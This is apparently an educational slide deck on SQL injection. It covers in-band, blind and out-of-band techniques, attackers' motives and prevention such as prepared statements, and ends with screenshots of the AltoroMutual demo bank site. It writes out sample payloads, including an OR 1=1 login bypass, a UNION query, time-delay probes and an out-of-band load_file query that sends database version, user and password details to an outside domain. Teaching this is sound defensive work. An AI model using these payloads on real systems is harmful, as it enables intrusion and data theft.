SQL INJECTION

BY : **AJOY SARKAR**

WHAT IS SQL INJECTION

- SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries, that an application makes to its database.


- SQL Injection (SQLi) is a type of cyber attack that injects malicious SQL code into an application.

- By injecting those malicious SQL codes attacker can view and modify the the data base.


TYPES OF SQL INJECTION

Generally there are three types of SQL injection :

- **In-band SQL injection.**
- **Inferential SQL injection.**
- **Out-of-band SQL injection.**



TYPES OF SQL INJECTION



TYPES OF SQL INJECTION

- **In-band SQL injection :** It is the most commonly used type of SQL injection, in this method attacker uses the same communication channel for the attack to gather results.

- In this method to modify the original query and receive the direct results of the modified query. As e.g. let’s assume query is meant to return the personal data of the current user and display it on-screen.

- Default query : SELECT * FROM users WHERE user_id LIKE 'current_user'
- Modified query : SELECT * FROM users WHERE user_id LIKE '%'--current_user'’

- In-band SQL injection is further divided into two parts : Error-based SQL Injection, Union-based SQL injection.

IN-BAND SQL INJECTION

- **Error-Based SQL Injection :** Error-based SQL injection is a subtype of in-band SQL injection where the result returned to the attacker is a database error string.

- Default query : SELECT * FROM users WHERE user_id = 'current_user'
- Modified query : SELECT * FROM users WHERE user_id = '1'' (The doubled single quote at the end of the query causes the database to report an error)

- **As a result :** You have an error in your SQL syntax; check the manual that corresponds to
- your MySQL server version for the right syntax to use near ''' at line 1
- Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean
- given in /hj/var/www/query.php on line 37

- As a result, the attacker immediately sees that the application is using a MySQL database and can focus on MySQL-specific attacks.

IN-BAND SQL INJECTION

- **Union-Based SQL Injection :** Union-based SQL injection is a subtype of in-band SQL injection where the attacker uses the UNION SQL clause to receive a result that combines legitimate information with sensitive data.

- Default query : SELECT * FROM users WHERE user_id = 'current_user'
- Modified query : SELECT * FROM users WHERE user_id = '-1' UNION SELECTversion(),current_user()--' **(The version and current_user functions in MySQL return the database version and the name of the current operating system user)**

- As a result : 5.1.73-0ubuntu0.10.04.1
- mysql@localhost

- application is using a MySQL 5.1.73 database on the operating system Ubuntu 10.04.1, database is accessed using the operating system user account ‘mysql’.

TYPES OF SQL INJECTION

- **Inferential SQL injection :** It is also called blind SQL injection. In this method attacker can learn about the structure of the server by sending data payloads and observing the response.

- Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions.

- In-band SQL injection is further divided into two parts : Boolean-based Injection, Time-based injection.

INFERENTIAL SQL INJECTION

- **Boolean-based SQL Injection :** Boolean-based blind SQL injection is a subtype of blind SQL injection where the attacker observes the behaviour of the database server and the application after combining legitimate queries with malicious data using boolean operators.

- Default query : SELECT * FROM products WHERE id = product_id
- **(If this query is executed in the application using simple string concatenation, the query becomes respectively)**

- Modified query : SELECT * FROM products WHERE id = 42 and 1=1
- SELECT * FROM products WHERE id = 42 and 1=0

- If the application behaves differently in each case, it is susceptible to boolean-based blind SQL injections.

INFERENTIAL SQL INJECTION

- **Time-based SQL Injection :** Time-based blind SQL injection is a subtype of blind SQL injection where the attacker observes the behaviour of the database server and the application after combining legitimate queries with SQL commands that cause time delays.

- Default query : SELECT * FROM products WHERE id = product_id

- Modified query : SELECT * FROM products WHERE id = 1; WAITFOR DELAY '0:0:10'
- **(A malicious hacker may provide the following product_id value:42; WAITFOR DELAY '0:0:10')**

- If the database server is Microsoft SQL Server and the application is susceptible to time-based blind SQL injections, the attacker will see a 10-second delay in the application.

TYPES OF SQL INJECTION

- **Out-of-band SQL injection :** It is the least commonly used type of SQL injection, in this method attacker uses the different communication channel for the attack to gather results.

- Attackers uses this methods if a server is too slow or unstable to to use Inferential injection or In-band injection.

- Out-of-band SQL injection is only possible if the server that you are using has commands that trigger DNS or HTTP requests.

- Modified query : SELECT load_file(CONCAT('\\\\',(SELECT+@@version),'.', (SELECT+user),'.', (SELECT+password),'.',example.com\\test.txt'))

- This will cause the application to send a DNS request to the domain,

WHY SQL INJECTION

reasons why hackers use SQL injection :

- **Unauthorized Access:** By injecting malicious SQL statements, attackers can gain unauthorized access to a database or application. This allows them to view, modify, or delete data.

- **Data Theft**: SQL injection can be used to extract sensitive information from a database, such as usernames, passwords, credit card numbers, or other personal details.

- **Data Manipulation:** Hackers may inject SQL statements to manipulate data within the database. It involve altering records, changing account balances, or modifying any data stored in the database.

WHY SQL INJECTION

reasons why hackers use SQL injection:

- **Bypassing Authentication:** SQL injection can be used to bypass authentication mechanisms by tricking the application into accepting unauthorized credentials.

- **Denial of Service (DoS):** SQL injection attacks can be used to disrupt the normal operation of a database or an application by causing it to slow down or crash.

- **Security Testing:** In some cases, ethical hackers or security professionals use SQL injection as a method to identify and fix vulnerabilities in a system. This is a part of penetration testing to strengthen the security of an application.

HOW SQL INJECTION

How to find vulnerabilities for SQL injection :

- **Input Fields:** Hackers focus on input fields in web forms, such as login forms, search boxes, and user registration forms. They attempt to inject SQL code into these fields to see if the application is vulnerable.

- **Error-Based Testing:** Attackers intentionally provide input that triggers SQL errors. Error messages generated by the database can reveal information about the underlying structure of the database.

- **Time-Based Blind Testing:** Attackers inject SQL statements that cause delays (e.g., using the ‘SLEEP’ function). They analyse the application's response time to determine if the injection was successful.

HOW SQL INJECTION

How to find vulnerabilities for SQL injection :

- **Boolean-Based Testing:** Attackers use boolean conditions to infer whether a particular condition is true or false. By observing the application's response, they can deduce information about the database structure.

- **Default query :**
- **SELECT * FROM user WHERE username= ‘admin’ AND password = ‘pass123’ ;**

- **Query with payload :**
- **SELECT * FROM user WHERE username= ‘ ’ OR 1=1 --’ AND password = ‘admin’ ;**

- **Tools used for SQL injection :** SQL map, Invicti, Burp Scanner etc.

PREVENT SQL INJECTION

How to prevent SQL injection :

- There is no specific technique of SQLi prevention, it will differ depending on the web sever, Language, versions etc.

Use of Prepared Statements (Parametrized Queries)

Use of Properly Constructed Stored Procedures


Allow-list Input Validation

STRONGLY DISCOURAGED (Accepting All User Supplied Input)

PREVENT SQL INJECTION

In this presentation we have cover what is SQL injection with all the different types of SQL injection techniques. We've also cover some SQL query and how they work. And we also learn why Cyber attackers uses SQL injection and what measures should we take to prevent it.

THANK YOU



AltoroMutual

Sign Off | Contact Us | Feedback | Search [ ] Go

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username: admin

Password: ••••••••••••


Login

SELECT * FROM user WHERE username = ‘admin’ AND password = ‘password123’

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to



AltoroMutual

Sign In | Contact Us | Feedback | Search Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

Username:

Password:

Login

